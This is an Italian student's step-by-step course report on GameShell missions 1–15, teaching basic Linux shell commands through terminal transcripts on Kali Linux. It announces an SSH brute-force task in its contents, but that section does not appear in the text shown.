

# GUIDA OPERATIVA

*Progetto M2 – GameShell & Attacco Brute-Force*

Il progetto M2 - W8D4 prevede due task: la prima consiste nella familiarizzazione dei comandi su Kali Linux tramite il gioco “GameShell” (dalla missione 1 alla 20), mentre la seconda task richiede la scrittura di un programma utile a compiere un attacco Brute-Force ad un servizio SSH su una macchina Debian o Ubuntu. In questa relazione si vedrà lo svolgimento di entrambi gli esercizi step by step.

**Di Fiore Federica**

Cybersecurity Analyst PT

## Sommario

<i>GameShell.....</i>	<b>2</b>
.....	<b>2</b>
<i>MISSIONE 1 – Salire in cima alla Torre!.....</i>	<b>3</b>
<i>MISSIONE 2 – Scovare la Cantina .....</i>	<b>4</b>
<i>MISSIONE 3 – Raggiungere la stanza del Trono.....</i>	<b>5</b>
<i>MISSIONE 4 – Il baule nella capanna.....</i>	<b>6</b>
<i>MISSIONE 5 – Liberati dei ragni in cantina!.....</i>	<b>7</b>
<i>MISSIONE 6 – Collezione tutti le monete .....</i>	<b>8</b>
<i>MISSIONE 7 – Monete nascoste? .....</i>	<b>9</b>
<i>MISSIONE 8 – Ragni..? .....</i>	<b>10</b>
<i>MISSIONE 9 – E...ancora ragni!.....</i>	<b>11</b>
<i>MISSIONE 10 – Gli stendardi del Castello.....</i>	<b>12</b>
<i>MISSIONE 11 – Copiamo anche gli Arazzi.....</i>	<b>13</b>
<i>MISSIONE 12 – Il quadro antico .....</i>	<b>14</b>
<i>MISSIONE 13 – Nostradamus.....</i>	<b>15</b>
<i>MISSIONE 14 – Creazione di un Alias .....</i>	<b>16</b>
<i>MISSIONE 15 – Creazione file.....</i>	<b>17</b>
<i>MISSIONE 16 – Creazione Alias pt.2 .....</i>	<b>18</b>
<i>MISSIONE 17 – Rimozione spider queen .....</i>	<b>19</b>
<i>MISSIONE 18 – Ti senti osservato? .....</i>	<b>20</b>
<i>MISSIONE 19 – Fuochi d'artificio .....</i>	<b>21</b>
<i>MISSIONE 20 – L'incantesimo magico.....</i>	<b>22</b>
<i>Task 2: Attacco Brute-Force.....</i>	<b>23</b>

# GAMEHELL

*Una sfida a più livelli!*

Protagonista di questa prima tappa del progetto è *Gameshell*, un giochino facilmente scaricabile su *Kali Linux* che permette di imparare a memoria, tramite missioni, i vari comandi utili per navigare nel file system di questo sistema operativo. Vediamo subito come ottenerlo.

- Apriamo il terminale e digitiamo il comando `sudo apt upgrade` per effettuare un veloce aggiornamento;
- Successivamente scrivere a terminale `sudo apt install gettext man-db procps psmisc nano tree bsdmainutils x11-apps wget`
- Infine digitare `wget https://github.com/phyver/GameShell/releases/download/latest/gameshell.sh`

Una volta effettuati questi semplici passaggi, per avviare il gioco basterà scrivere `bash gameshell.sh` e il gioco partirà regalandovi questa interfaccia:



Da qui per proseguire i comandi sono 3:  
“gsh goal” per accedere alla missione  
“gsh help” per avere una panoramica dei comandi utili  
“gsh reset” per ricominciare la missione da capo  
“gsh check” per effettuare un controllo

## MISSIONE 1 – SALIRE IN CIMA ALLA TORRE!

Con un semplice gsh goal vi ritroverete davanti la prima missione. La richiesta è semplicissima: salire sulla cima della torre principale del castello.

```
[mission 1] $ gsh goal

Mission goal
Go to the top of the main tower of the castle.

Useful commands

Cd LOCATION
Move to the given location.
Remark: ``cd`` is an abbreviation for "change directory".

Pwd
Show the path to your current location.
Remark: ``pwd`` is an abbreviation for "print working directory".

Ls
Show a list of locations that are currently accessible.
Remark: ``ls`` is an abbreviation of "list".

Gsh check
Check if the mission objective has been achieved.

Gsh reset
Restart the mission from the beginning.

Remarks

UPPERCASE words appearing in commands are meta-variables: you need to replace them by appropriate (string) values.

Most filesystems treat uppercase and lowercase characters differently. Make sure you use the correct path.
```

Anche in questo caso i passaggi saranno brevi e facili!

Il primo passo sarà capire dove ci troviamo, quindi con ls scopriremo di avere diverse directory in cui entrare: Castle, Forest, Garden, Mountain ed infine Stall.

Noi siamo posizionati in "World" quindi entriamo in Castle tramite comando "cd" che ci serve per spostarci da una directory all'altra (sta per change directory).

```
[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Main_tower

[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
First_floor

[use 'gsh help' to get a list of available commands]
[mission 1] $ █
```

Ed ecco che nella Main\_tower troviamo il First\_floor, che contiene a sua volta il Second\_floor, fino a Top\_of\_the\_tower. Una volta raggiunto questo punto, dare un gsh check e attendere l'esito positivo.

```
[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Castle Forest Garden Mountain Stall

[use 'gsh help' to get a list of available commands]
[mission 1] $ pwd
/home/kali/gameshell/World

[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Castle

[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Cellar Great_hall Main_building Main_tower Observatory

[use 'gsh help' to get a list of available commands]
[mission 1] $ █
```

Nel castello troviamo altre directory sempre grazie al comando ls. Noi entreremo nella "Main\_tower".


```
[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Top_of_the_tower

[use 'gsh help' to get a list of available commands]
[mission 1] $ gsh check

Congratulations, mission 1 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]
```

## MISSIONE 2 – SCOVARE LA CANTINA



La seconda missione prevede il raggiungimento della cantina, partendo dalla directory in cui siamo rimasti nella missione precedente.

```
[use 'gsh help' to get a list of available commands]
[mission 2] $ pwd
/home/kali/gameshell/World/Castle/Main_tower/First_floor/Second_floor

[use 'gsh help' to get a list of available commands]
[mission 2] $ cd ..

[use 'gsh help' to get a list of available commands]
[mission 2] $ pwd
/home/kali/gameshell/World/Castle/Main_tower/First_floor

[use 'gsh help' to get a list of available commands]
[mission 2] $ cd ..

[use 'gsh help' to get a list of available commands]
[mission 2] $ cd ..
[use 'gsh help' to get a list of available commands]
[mission 2] $ pwd
/home/kali/gameshell/World/Castle

[use 'gsh help' to get a list of available commands]
[mission 2] $ ls
Cellar  Great_hall  Main_building  Main_tower  Observatory

[use 'gsh help' to get a list of available commands]
[mission 2] $ cd Cellar

[use 'gsh help' to get a list of available commands]
[mission 2] $ gsh check

Congratulations, mission 2 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]
```

Eseguiamo un veloce `pwd` per capire dove siamo... Ed eccoci ancora in cima alla torre. Per tornare alla directory precedente sarà necessario digitare `cd ..` fino a quando non arriveremo al punto che ci interessa.

Una volta giunti alla directory “Castle”, inviare un `ls` per capire dove si trova “Cellar” e quindi accedervi. Dare infine il check.

## MISSIONE 3 – RAGGIUNGERE LA STANZA DEL TRONO

La terza missione è di una brevità incredibile! Bisogna tornare alla stanza del trono usando soltanto due comandi. Vediamo come fare.

Inviare il comando `cd` per tornare all'inizio del nostro percorso. Basterà poi inserire nella seconda riga di comando tutto il path fino alla directory della stanza del trono.

Mandare infine il nostro solito check.

## MISSIONE 4 – IL BAULE NELLA CAPANNA

```
~/Castle/Main_building/Throne_room
[mission 4] $ gsh goal

Mission goal
=====
Build a "Hut" in the forest, and then build a "Chest" in the hut.

Useful commands
=====
mkdir DIRECTORY
Create a new directory inside the current directory.
Remark: ``mkdir`` is an abbreviation for "make directory".
```

La quarta missione ci chiede di andare nella foresta, costruire una capanna e poi inserire al suo interno un baule dove terremo i nostri tesori. Ecco come fare:

```
~/Castle/Main_building/Throne_room
[mission 4] $ pwd
/home/kali/gameshell/World/Castle/Main_building/Throne_room

~/Castle/Main_building/Throne_room
[mission 4] $ cd --

~
[mission 4] $ pwd
/home/kali/gameshell/World

~
[mission 4] $ ls
Castle Forest Garden Mountain Stall

~
[mission 4] $ cd Forest

~/Forest
[mission 4] $ mkdir Hut

~/Forest
[mission 4] $ cd Hut

~/Forest/Hut
[mission 4] $ mkdir Chest

~/Forest/Hut
[mission 4] $ gsh check
```

**Congratulations, mission 4 has been successfully completed!**

-Inviare `pwd` per capire dove siamo;

-Dovendo uscire dalla stanza del trono, torniamo indietro con `cd --` (ci permette di saltare più directory);

-Una volta giunti in “World”, scopriamo cosa contiene. Qui troveremo la foresta;

-Per creare la capanna, scriviamo il comando `mkdir Hut`;

-Subito dopo entriamo nella directory appena creata e inseriamo il baule digitando `mkdir Chest`;

-Diamo il check finale.

## MISSIONE 5 – LIBERATI DEI RAGNI IN CANTINA!

La quinta sfida ci chiede di liberarci di tutti quei ragni che popolano la cantina. Ma come fare?

```
~/Forest/Hut
[mission 5] $ pwd
/home/kali/gameshell/World/Forest/Hut

~/Forest/Hut
[mission 5] $ cd --

~

[mission 5] $ pwd
/home/kali/gameshell/World

~

[mission 5] $ cd Castle

~/Castle
[mission 5] $ cd Cellar

~/Castle/Cellar
[mission 5] $ ls
barrel_of_apples bat_1 bat_2 spider_1 spider_2 spider_3

~/Castle/Cellar
[mission 5] $ rm spider_1

~/Castle/Cellar
[mission 5] $ rm spider_2

~/Castle/Cellar
[mission 5] $ rm spider_3

~/Castle/Cellar
[mission 5] $ ls
barrel_of_apples bat_1 bat_2

~/Castle/Cellar
[mission 5] $ gsh check

Congratulations, mission 5 has been successfully completed!
```

- Il primo step è come sempre capire dove siamo tramite il pwd;
  - Torniamo in “World” ed entriamo in Castle ed infine Cellar;
  - Qui eseguiamo ls e vediamo i tre ragni che dobbiamo rimuovere;
  - Il comando che utilizzeremo sarà rm (che sta per remove) e lo faremo con ogni singolo ragno presente nella directory;
  - Infine, dare il check.

## MISSIONE 6 – COLLEZIONA TUTTE LE MONETE

```
~/Castle/Cellar
[mission 6] $ gsh goal
```



**Mission goal**

---

Collect all the coins that you can find in the garden in front of the castle, and put them in your chest in your hut in the forest.

**Useful commands**

---

```
mv FILE1 FILE2 ... FILEn DIRECTORY
Move the files to the directory.
Remark: ``mv`` is an abbreviation of "move".
```

---

```
~
The ``~`` symbol is an abbreviation for the initial directory.
Example: wherever you are, ``~/Tavern`` denotes the directory (or file) "Tavern" in
the initial directory.
```

Nella sesta missione dobbiamo collezionare delle monete che troveremo nel giardino.

```
~/Garden
[mission 6] $ pwd
/home/kali/gameshell/World/Garden

~/Garden
[mission 6] $ ls
coin_1 coin_2 coin_3 Flower_garden Maze Shed

~/Garden
[mission 6] $ mv coin_* ~/Forest/Hut/Chest

~/Garden
[mission 6] $ gsh check

Congratulations, mission 6 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]
```

Il comando da utilizzare è semplice! Una volta entrati nella directory Garden, con un semplice ls vedremo tutti i coin che ci interessano. Per spostarli scriviamo `mv coin_*` (l'asterisco indica che deve portarci tutti i coin presenti nella directory). Check finale e via!

## MISSIONE 7 – MONETE NASCOSTE?

La settima missione ha lo stesso scopo della precedente, ma stavolta gameshell vuole insegnarci l'importanza di usare il tab durante la navigazione su Linux per velocizzare il nostro lavoro, ma anche il saper cercare tutti i file di una directory.

```
~/Garden
[mission 7] $ gsh goal

()=( _____ )@=()
| Mission goal
| _____
| Collect all the coins hidden in the garden in front of the castle, and put them in
| your chest (in your hut in the forest).
|
| Secondary objective
| _____
| Learn how to use the "Tab" key to go faster.
|
| Useful commands
| _____
|
| ls -A
|   List all the files of the current directory, including hidden files. (A file is
|   "hidden" when its name starts with a dot.)
|
| Tab
|   The tabulation key "completes" the name of a file or directory once you have typed
|   the beginning of its name. This only works
|   if there is only one possible completion.
|
| Tab-Tab
|   Pressing tabulation twice successively shows a list of possible completions.
()=( _____ )@=()
```

```
~/Garden
[mission 7] $ ls -A
.49994_coin_3 .52535_coin_2 .59_coin_1 Flower_garden Maze Shed

~/Garden
[mission 7] $ mv .*_coin_* ~/Forest/Hut/Chest

~/Garden
[mission 7] $ gsh check

Congratulations, mission 7 has been successfully completed!
```

Oltre a `mv` che abbiamo già scoperto, in questo caso vediamo anche il comando `ls -A` che ci aiuterà nella ricerca di alcune monete ben nascoste nel nostro giardino. In questo caso, dopo aver scovato ciò che ci serve, non dovremo far altro che digitare `mv .*_coin_*` per dire a Linux che vogliamo spostare tutti i file che hanno questo tipo di intestazione, e poi ci serviamo del tab per scrivere velocemente dove vogliamo spostare le nostre monete, quindi nella Chest.

## MISSIONE 8 – RAGNI...?

```
~/Garden
[mission 8] $ gsh goal

Mission goal
_____
Get rid of all the spiders that are crawling in the cellar. Again, do not do not
disturb the bats.

Shell patterns
_____
*
The "*" character stands in for any sequence of characters
(including an empty sequence).

?
The "?" character stands in for any single character.

Those wildcards can be used to denote lists of existing files / directories in the
current working directory.

For example: if the current folder contains
    file-1 Folder-1 file-14 potato
then
    *      →  file-1 Folder-1 file-14 potato
    *1     →  file-1 Folder-1
    *o*   →  Folder-1 potato
    x*    →  error, no matching file
    *-?   →  file-1 Folder-1
    *-??  →  file-14
```

Di nuovo...ragni! Anche stavolta dobbiamo liberarcene, ma senza infastidire i pipistrelli. Torniamo quindi nella cantina e li cerchiamo.

```
~/Castle/Cellar
[mission 8] $ pwd
/home/kali/gameshell/World/Castle/Cellar

~/Castle/Cellar
[mission 8] $ ls
1000_spider_40  14148_spider_24  17636_spider_18  23013_spider_1  32284_spider_21  7451_spider_19
10307_spider_29 14181_spider_50  17957_spider_2  25183_spider_15  32296_spider_14  8360_spider_47
10310_spider_27 15036_spider_26  18238_spider_8  25697_spider_36  32740_spider_9  9735_spider_4
110_spider_12   1530_spider_37  18641_spider_34  26807_spider_22  4058_spider_17  9742_spider_42
1113_bat_4     15713_spider_39  19097_spider_49  27283_spider_35  4460_spider_48  9780_spider_28
1135_spider_31  15773_spider_30  20994_spider_45  27380_spider_7   5296_bat_3   barrel_of_apples
12535_spider_46 1646_spider_25  22326_spider_32  28595_spider_44  5496_spider_6
12908_spider_16 16749_spider_33  22584_spider_3  28666_spider_43  5557_spider_13
13511_spider_10 16787_spider_38  22619_bat_5   29687_bat_1   6127_bat_2
13800_spider_20 17398_spider_11  22806_spider_23  30859_spider_5  684_spider_41

~/Castle/Cellar
[mission 8] $ rm *_spider_*

~/Castle/Cellar
[mission 8] $ gsh check

Congratulations, mission 8 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]

|-----+
| Use the command
|   $ gsh help
| to get the list of "gsh" commands.
+---|
```

Entriamo nella directory che ci interessa, controllando sempre con il pwd di trovarci in quella giusta prima di fare qualsiasi cosa. Usiamo il comando ls per avere la lista di tutti i file, in questo caso ci interessano quelli denominati con “spider\_\*”.

Anche in questo caso il comando è semplicissimo, inviamo un rm \*\_spider\_\* per intendere di voler cancellare tutti i file, senza elencarne uno per uno, velocizzando quindi tutta la procedura. Infine, solito check per avere conferma di aver superato la prova.

## MISSIONE 9 – E...ANCORA RAGNI!

~/Castle/Cellar  
[mission 9] \$ gsh goal

Mission goal

The spiders are getting clever: they found a way to hide.  
Get rid of all the spiders that are hiding in the cellar without disturbing the bats.

Shell patterns

\*

The "\*" character stands in for any sequence of characters (including an empty sequence).

?

The "?" character stands in for any single character.

Remark

The wildcards "\*" and "?" don't see hidden files, you need to add an explicit dot at the start of the pattern.

Come trovare dei ragni particolarmente intelligenti, capaci di nascondersi nella cantina?

~/Castle/Cellar  
[mission 9] \$ rm \*\_spider\_\*

~/Castle/Cellar  
[mission 9] \$ gsh check

Congratulations, mission 9 has been successfully completed!

Congratulations !

From now on, the ``ls`` command will automatically show a "/" character at the end of directories.

Semplice, nello stesso modo della missione precedente!

rm \*\_spider\_\*  
è la chiave per rimuovere qualsiasi cosa dalla cantina!

GameShell ripropone più volte missioni simili, se non identiche, per il semplice motivo che mira a far memorizzare i fondamentali di Linux!

## MISSIONE 10 – GLI STENDARDI DEL CASTELLO

```
~/Castle/Cellar
[mission 10] $ gsh goal

Mission goal
=====
You have taken a fancy to the four standards in the great hall of the castle. As
stealing them would not go unnoticed, put a copy (same name, same content) of each in
your chest.

Useful commands
=====
cp FILE DIRNAME
  Copy the file to the directory.
  Remark: ``cp`` is an abbreviation of "copy".
```

Stavolta nel mirino abbiamo gli stendardi del castello, ma come dice la missione...se li rubassimo, lo scoprirebbero subito! La soluzione è copiarli.

```
~/Castle/Great_hall
[mission 10] $ pwd
/home/kali/gameshell/World/Castle/Great_hall

~/Castle/Great_hall
[mission 10] $ ls
19909_suit_of_armour 49480_stag_head 52354_decorative_shield standard_1 standard_2 standard_3 standard_4

~/Castle/Great_hall
[mission 10] $ cp standard_* ~/Forest/Hut/Chest


~/Castle/Great_hall
[mission 10] $ gsh check

Congratulations, mission 10 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]
```

Grazie al `pwd` sappiamo che ci troviamo in `Great_hall`. Con `ls` scopriamo gli stendardi contenuti in questa directory, ma come copiarli? Basterà scrivere `cp standard_*` e inserire il path di nostro interesse, servendoci anche di Tab per fare in fretta e il gioco è fatto!

## MISSIONE 11 – COPIAMO ANCHE GLI ARAZZI



Anche gli arazzi piacciono molto, quindi copieremo anche quelli.

```

~/Castle/Great_hall
[mission 11] $ pwd
/home/kali/gameshell/World/Castle/Great_hall

~/Castle/Great_hall
[mission 11] $ ls
15295_stag_head      34214_tapestry_09  38599_tapestry_05  45365_decorative_shield  61656_tapestry_01  standard_3
28059_suit_of_armour 34876_tapestry_08  39227_tapestry_03  55059_tapestry_07    standard_1      standard_4
29302_tapestry_10     36025_tapestry_06  42957_tapestry_02  61433_tapestry_04    standard_2

~/Castle/Great_hall
[mission 11] $ cp *_tapestry_* ~/Forest/Hut/Chest

~/Castle/Great_hall
[mission 11] $ gsh check

Congratulations, mission 11 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]

+-----+
| Use the command
|   $ gsh help
|   to get the list of "gsh" commands.
+-----+

```

Una volta controllato il contenuto della directory e scovato gli arazzi grazie al comando `ls` eseguiamo `cp *_tapestry_*` inserendo il path corretto per direzionare il file in “Chest”.

## MISSIONE 12 – IL QUADRO ANTICO

```
~/Castle/Great_hall
[mission 12] $ gsh goal

()=(_____,_____)@=(_____
| Mission goal
| _____
| While wandering around the first floor of the main tower, some magnificent paintings
| catch your eye. Add a copy of the oldest one to your chest.
|
| Secondary objectives
| _____
| Take a moment to admire the sheer beauty of the paintings.
|
| Useful commands
| _____
|
| ls -l
|   Print the list of files of the current directory, with additional information
|   including last modification date.
|
| cat FILE
|   Display the contents of the file.
()=(_____,_____)@=(_____
```

Nella torre sono presenti dei quadri che attirano la nostra attenzione, ma noi vogliamo prendere solo il **più antico**.

```
~/Castle/Main_tower/First_floor
[mission 12] $ pwd
/home/kali/gameshell/World/Castle/Main_tower/First_floor

~/Castle/Main_tower/First_floor
[mission 12] $ ls
painting_dSOCAMKq  painting_HGUUuLYk  painting_LXELxBNn  Second_floor/

~/Castle/Main_tower/First_floor
[mission 12] $ ls -lt
total 16
drwxrwxr-x 3 kali kali 4096 Apr 21 13:23 Second_floor/
-rw-rw-r-- 1 kali kali 1055 Dec  3  2017 painting_HGUUuLYk
-rw-rw-r-- 1 kali kali 1455 Oct 14  1997 painting_dSOCAMKq
-rw-rw-r-- 1 kali kali 1503 Oct 22  1983 painting_LXELxBNn


~/Castle/Main_tower/First_floor
[mission 12] $ cp painting_LXELxBNn ~/Forest/Hut/Chest

~/Castle/Main_tower/First_floor
[mission 12] $ gsh check

Congratulations, mission 12 has been successfully completed!
```

Per vedere l'ordine cronologico di creazione dei file, basta usare il comando `ls -lt`. Il quadro più antico risale al 1983, quindi si eseguirà `cp painting_LXELxBNn + il path.`

## MISSIONE 13 – NOSTRADAMUS



Come scoprire il giorno preciso di una predizione?

```
[mission 13] $ cal 1952
           January          February          March
Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa
 1  2  3  4  5      1  2  3  4  5  6  7  8  9  1  2  3  4  5  6  7  8
 6  7  8  9 10 11 12  3  4  5  6  7  8  9  2  3  4  5  6  7  8
13 14 15 16 17 18 19 10 11 12 13 14 15 16  9 10 11 12 13 14 15
20 21 22 23 24 25 26 17 18 19 20 21 22 23 16 17 18 19 20 21 22
27 28 29 30 31     24 25 26 27 28 29 23 24 25 26 27 28 29
                      30 31

           April            May             June
Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa
 1  2  3  4  5      1  2  3  4  5  6  7  8  9  10  8  9 10 11 12 13 14
 6  7  8  9 10 11 12  4  5  6  7  8  9 10  1  2  3  4  5  6  7
13 14 15 16 17 18 19 11 12 13 14 15 16 17 15 16 17 18 19 20 21
20 21 22 23 24 25 26 18 19 20 21 22 23 24 22 23 24 25 26 27 28
27 28 29 30          25 26 27 28 29 30 31 29 30

           July            August          September
Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa
 1  2  3  4  5      1  2  3  4  5  6  7  8  9  7  8  9 10 11 12 13 14
 6  7  8  9 10 11 12  3  4  5  6  7  8  9  1  2  3  4  5  6  7
13 14 15 16 17 18 19 10 11 12 13 14 15 16 14 15 16 17 18 19 20 21
20 21 22 23 24 25 26 17 18 19 20 21 22 23 21 22 23 24 25 26 27 28
27 28 29 30 31     24 25 26 27 28 29 30 28 29 30
                      31

           October          November         December
Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa
 1  2  3  4      1  2  3  4  5  6  7  8  9  1  2  3  4  5  6
 5  6  7  8  9 10 11  2  3  4  5  6  7  8  7  8  9 10 11 12 13
12 13 14 15 16 17 18  9 10 11 12 13 14 15 14 15 16 17 18 19 20
19 20 21 22 23 24 25 16 17 18 19 20 21 22 21 22 23 24 25 26 27
26 27 28 29 30 31   23 24 25 26 27 28 29 28 29 30 31
                      30

~/Castle/Main_tower/First_floor
[mission 13] $ gsh check
What was the day of the week for the 09-19-1952?
1 : Monday
2 : Tuesday
3 : Wednesday
4 : Thursday
5 : Friday
6 : Saturday
7 : Sunday
Your answer: 5

Congratulations, mission 13 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]
```

Usando il comando `cal` 1952 vedremo un calendario con tutte le date di tutti i mesi di quell'anno! La consegna della missione ci chiede una giornata nello specifico, ovvero il 19 settembre del 1952. Quando daremo il check finale, il gioco ci farà una domanda “che giorno della settimana era?” e noi dovremo selezionare “Friday”, ovvero venerdì e premere invio. La missione risulterà brillantemente superata.

## MISSIONE 14 – CREAZIONE DI UN ALIAS

```

  / \ \ \ .. . / \ \ \
  ( \_ / \ - || Mission goal ) \_ / \ /
  ||

  || Checking for hidden files is taking too long!
  ||

  || Create an alias "la" to run the command ``ls -A`` in order to list all files,
  || including hidden ones, with only 2 letters.
  ||

  || Define the synonym
  ||

  || la
  ||

  || for the command
  ||

  || ls -A
  ||

  || and check that it works as expected.
  ||

  || How fortunate, there is a nice rock hidden just where you are.
  ||

  || Useful commands
  ||

  || alias STRING='COMMAND'
  || Create a synonym for a string, that will stand for a command.
  ||

  / \ \ \ .. . / \ \ \
  ( \_ / \ -

```

Dopo la scoperta del Tab per velocizzare il nostro lavoro, gameshell vuole proporci un altro metodo per rendere ancora più efficiente la scrittura, ovvero tramite la creazione di un alias.

```

~/Castle/Main_tower/First_floor
[mission 14] $ alias la='ls -A'

~/Castle/Main_tower/First_floor
[mission 14] $ la
.nice_rock  painting_dSOCAMKq  painting_HGUUuLYk  painting_LXELxBNn  Second_floor/

~/Castle/Main_tower/First_floor
[mission 14] $ gsh check

Congratulations, mission 14 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]

|                               |
-- +-----+-----+
| Use the command             |
|   $ gsh help                |
| to get the list of "gsh" commands. |
-- +-----+-----+
|                               |

```

Con il comando `alias la='ls -A'` stiamo dicendo a Kali che quando scriviamo `la` ci dovrà dare lo stesso esito di quando digitiamo il classico `ls -A`. Infatti provandolo, ci da comunque tutti i file presenti nella directory.

## MISSIONE 15 – CREAZIONE FILE

Mission goal

Create a file named "journal.txt" in your chest and write a short message in it. You can use this file to record your notes and solutions for the upcoming missions.

Details

``nano`` is a command-line text editor. You can use it whenever you need to edit a file from the shell.

Useful commands

nano FILE  
Edit the file from the shell.  
(If the file does not exist, it will be created.)

Keybindings are listed at the bottom of the screen (the "^" symbol means "Control").  
The most important ones are:

Control-x	quit
Control-o	save
Control-w	search for a string

Remark: do not use Control-s or Control-z!

